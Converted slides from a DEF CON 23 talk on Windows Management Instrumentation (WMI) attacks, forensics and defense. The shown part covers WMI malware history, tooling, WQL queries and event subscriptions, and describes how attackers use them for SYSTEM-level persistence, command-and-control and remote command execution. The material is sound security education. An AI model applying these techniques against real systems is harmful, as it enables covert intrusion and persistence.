




# **WhyMI so Sexy? WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis**

Willi Ballenthin, Matt Graeber, Claudiu Teodorescu

**DEF CON 23**




This talk is dedicated to hunting down APT 29

---

# So you've been owned with WMI...

---

- Attackers use WMI - **reality**
- Prevention, detection, remediation guidance - **lacking**
- Forensic capability - **non-existent**
- Awareness of offensive capabilities – **lacking**
- Awareness of defensive capabilities – **practically non-existent**



# Introduction

## Willi, Matt, and Claudiu

# About the Speakers

---

Willi Ballenthin - [@williballenthin](https://twitter.com/williballenthin)

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Forensic Analyst
- Researcher
- Instructor



# About the Speakers

---

Matt Graeber - [@mattifestation](https://twitter.com/mattifestation)

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Speaker – Black Hat, MS Blue Hat, BSides LV and Augusta, DerbyCon
- Black Hat Trainer
- Microsoft MVP – PowerShell
- GitHub projects – PowerSploit, PowerShellArsenal, Position Independent Shellcode in C, etc.
- “Living off the Land” Proponent
- Perpetual n00b

# About the Speakers

---

Claudiu “to the rescue” Teodorescu - [@cteo13](https://twitter.com/cteo13)

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Forensic researcher
- Crypto analyst
- GitHub projects – WMIParser
- Soccer player

# Outline – Session #1

---

## Background, Motivations, Attack Examples

- Abridged History of WMI Malware
- WMI Architecture
- WMI Query Language (WQL)
- WMI Eventing
- Remote WMI
- WMI Attack Lifecycle
- Providers

# Outline – Session #2

---

## File Format, Investigations, Real-Time Defense, Mitigations

- WMI Forensics
- Managed Object Format (MOF)
- Representation of MOF Primitives
- Investigation Methodology - A Mock Investigation
- WMI Attack Detection
- WMI Attack Mitigations

# WMI Malware History

## ~2010 - Stuxnet

---

- Exploited MS10-061 – Windows Printer Spooler
- Exploited an arbitrary file write vulnerability
- WMI provided a generic means of turning a file write to SYSTEM code execution!
- The attackers dropped a MOF file to gain SYSTEM-level execution.

<http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html>

## 2010 - Ghost

---

- Utilized permanent WMI event subscriptions to:
  - Monitor changes to “Recent” folder
  - Compressed and uploaded all new documents
  - Activates an ActiveX control that uses IE as a C2 channel

<http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf>

# 2014 – WMI Shell (Andrei Dumitrescu)

---

- Uses WMI as a C2 channel
- WMI namespaces used to store data

[http://2014.hackitoergosum.org/slides/day1\\_WMI\\_Shell\\_Andrei\\_Dumitrescu.pdf](http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf)

## 2015 – APT 29

---

- Heavy reliance upon WMI and PowerShell
  - Custom WMI class creation
  - WMI repository used to store payloads of arbitrary size
  - Results of commands added to WMI object properties
- 
- Thanks to our awesome Mandiant investigators for seeking this out, discovering it, and remediating!
    - Nick Carr, Matt Dunwoody, DJ Palombo, and Alec Randazzo
  - Thanks to APT 29 for allowing us to further our investigative techniques!

# WMI Basics

## Windows Management Instrumentation

# What is WMI?

---

- Windows Management Instrumentation
- Powerful local & remote system management infrastructure
- Present since Win98 and NT4
- Can be used to:
  - Obtain system information
    - Registry
    - File system
    - Etc.
  - Execute commands
  - Subscribe to events

Useful infrastructure for admins

⋮


Useful infrastructure for attackers

# WMI Architecture

---

- WMI implements the CIM and WBEM standards to do the following:
  - Provide an object schema to describe “managed components”
  - Provide a means to populate objects – i.e. WMI providers
  - Store persistent objects – WMI/CIM repository
  - Query objects – WQL
  - Transmit object data – DCOM and WinRM
  - Perform actions on objects – class methods, events, etc.


# WMI Architecture



# Interacting with WMI

# Utilities - PowerShell

- PowerShell is awesome
- Need I say more?



The image shows a Windows PowerShell window with two command lists. The first list, output of `Get-Command -Noun Wmi*`, shows five cmdlets: Get-WmiObject, Invoke-WmiMethod, Register-WmiEvent, Remove-WmiObject, and Set-WmiInstance, all from the Microsoft.PowerShell.Management module. The second list, output of `Get-Command -Noun Cim*`, shows 15 cmdlets: Get-CimAssociatedInstance, Get-CimClass, Get-CimInstance, Get-CimSession, Invoke-CimMethod, New-CimInstance, New-CimSession, New-CimSessionOption, Register-CimIndicationEvent, Remove-CimInstance, Remove-CimSession, and Set-CimInstance, all from the CimCmdlets module.


```
PS C:\> Get-Command -Noun Wmi*
 CommandType      Name                                     ModuleName
 -----          ----
 Cmdlet          Get-WmiObject
 Cmdlet          Invoke-WmiMethod
 Cmdlet          Register-WmiEvent
 Cmdlet          Remove-WmiObject
 Cmdlet          Set-WmiInstance

PS C:\> Get-Command -Noun Cim*
 CommandType      Name                                     ModuleName
 -----          ----
 Cmdlet          Get-CimAssociatedInstance
 Cmdlet          Get-CimClass
 Cmdlet          Get-CimInstance
 Cmdlet          Get-CimSession
 Cmdlet          Invoke-CimMethod
 Cmdlet          New-CimInstance
 Cmdlet          New-CimSession
 Cmdlet          New-CimSessionOption
 Cmdlet          Register-CimIndicationEvent
 Cmdlet          Remove-CimInstance
 Cmdlet          Remove-CimSession
 Cmdlet          Set-CimInstance
```

“Blue is the New Black” - @obscuresec

# Utilities – wmic.exe

- Pentesters and attackers know about this
- Installed everywhere
- Gets most tasks done
- Has some limitations



```
C:\>wmic.exe /?

[global switches] <command>


The following global switches are available:
/NAMESPACE          Path for the namespace the alias operate against.
/ROLE               Path for the role containing the alias definitions.
/NODE              Servers the alias will operate against.
/IMLEVEL            Client impersonation level.
/AUTHLEVEL          Client authentication level.
/LOCALE             Language id the client should use.
/PRIVILEGES         Enable or disable all privileges.
/TRACE              Outputs debugging information to stderr.
/RECORD             Logs all input commands and output.
/INTERACTIVE        Sets or resets the interactive mode.
/FAILFAST           Sets or resets the FailFast mode.
/USER               User to be used during the session.
/PASSWORD           Password to be used for session login.
/OUTPUT             Specifies the mode for output redirection.
/APPEND              Specifies the mode for output redirection.
/AGGREGATE          Sets or resets aggregate mode.
/AUTHORITY          Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>] Usage information.

For more information on a specific global switch, type: switch-name /?

The following alias/es are available in the current role:
ALIAS                - Access to the aliases available on the local system
BASEBOARD            - Base board (also known as a motherboard or system board) management.
BIOS                 - Basic input/output services (BIOS) management.
BOOTCONFIG           - Boot configuration management.
CDROM                - CD-ROM management.
COMPUTERSYSTEM       - Computer system management.
```


# Utilities – Microsoft CIM Studio

- Free
  - Very dated but still works
  - Good for WMI discovery/research




# Utilities – Sapien WMI Explorer

- Commercial utility
- Great for WMI discovery/research
- Many additional features
- Huge improvement over CIM Studio



# Utilities – wbemtest.exe

- The WMI utility you never heard of
- GUI
- Very powerful
- Rarely a blacklisted application



# Utilities – winrm.exe

---

- Not a well known utility
- Can interface with WMI over WinRM
- Useful if PowerShell is not available

```
winrm invoke Create wmicimv2/Win32_Process @{CommandLine="notepad.exe";CurrentDirectory="C:\\"}
winrm enumerate http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process
winrm get http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_OperatingSystem
```

# Utilities

---

- Linux - wmic, wmis, wmis-pth (@passingthehash)
  - <http://passing-the-hash.blogspot.com/2013/04/missing-pth-tools-writeup-wmic-wmis-curl.html>
- Windows Script Host Languages
  - VBScript
  - JScript
- IWbem\* COM API
- .NET System.Management classes

# WMI Query Language (WQL)

# WMI Query Language (WQL)

---

- SQL-like query language used to
  - Filter WMI object instances
  - Register event trigger
- Three query classes:
  1. Instance Queries
  2. Event Queries
  3. Meta Queries

# WMI Query Language (WQL) – Instance Queries

---

Format:

- `SELECT [Class property name|*] FROM [CLASS NAME] <WHERE [CONSTRAINT]>`

Example:

- `SELECT * FROM Win32_Process WHERE Name LIKE "%chrome%"`

# WMI Query Language (WQL) – Event Queries

---

Format:

- SELECT [Class property name|\*] FROM [INTRINSIC CLASS NAME] WITHIN [POLLING INTERVAL] <WHERE [CONSTRAINT]>
- SELECT [Class property name|\*] FROM [EXTRINSIC CLASS NAME] <WHERE [CONSTRAINT]>

Examples:

- SELECT \* FROM \_\_InstanceCreationEvent WITHIN 15 WHERE TargetInstance ISA 'Win32\_LogonSession' AND TargetInstance.LogonType = 2
- SELECT \* FROM Win32\_VolumeChangeEvent WHERE EventType = 2
- SELECT \* FROM RegistryKeyChangeEvent WHERE Hive='HKEY\_LOCAL\_MACHINE' AND KeyPath='SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'

# WMI Query Language (WQL) – Meta Queries

---

Format:

- `SELECT [Class property name|*] FROM [Meta_Class|SYSTEM CLASS NAME]  
<WHERE [CONSTRAINT]>`

Example:

- `SELECT * FROM Meta_Class WHERE __Class LIKE "Win32%"`
- `SELECT Name FROM __NAMESPACE`

# WMI Eventing

# WMI Events

---

- WMI has the ability to trigger off nearly any conceivable event.
  - Great for attackers and defenders
- Three requirements
  1. Filter – An action to trigger off of
  2. Consumer – An action to take upon triggering the filter
  3. Binding – Registers a Filter ↔ Consumer
- Local events run for the lifetime of the host process.
- Permanent WMI events are persistent and run as SYSTEM.

# WMI Event Types - Intrinsic

---

- Intrinsic events are system classes included in every namespace
- Attacker/defender can make a creative use of these
- Must be captured at a polling interval
- Possible to miss event firings

- `__NamespaceOperationEvent`
- `__NamespaceModificationEvent`
- `__NamespaceDeletionEvent`
- `__NamespaceCreationEvent`
- `__ClassOperationEvent`
- `__ClassDeletionEvent`
- `__ClassModificationEvent`

- `__ClassCreationEvent`
- `__InstanceOperationEvent`
- `__InstanceCreationEvent`
- `__MethodInvocationEvent`
- `__InstanceModificationEvent`
- `__InstanceDeletionEvent`
- `__TimerEvent`

# WMI Event Types - Extrinsic

- Extrinsic events are non-system classes that fire immediately
- No chance of missing these
- Generally don't include as much information
- Notable extrinsic events:
- Consider the implications...

- ROOT\CMIV2:Win32\_ComputerShutdownEvent
- ROOT\CMIV2:Win32\_IP4RouteTableEvent
- ROOT\CMIV2:Win32\_ProcessStartTrace
- ROOT\CMIV2:Win32\_ModuleLoadTrace
- ROOT\CMIV2:Win32\_ThreadStartTrace
- ROOT\CMIV2:Win32\_VolumeChangeEvent
- ROOT\CMIV2:Msft\_WmiProvider\*
- ROOT\DEFAULT:RegistryKeyChangeEvent
- ROOT\DEFAULT:RegistryValueChangeEvent

# WMI Events - Consumers

---

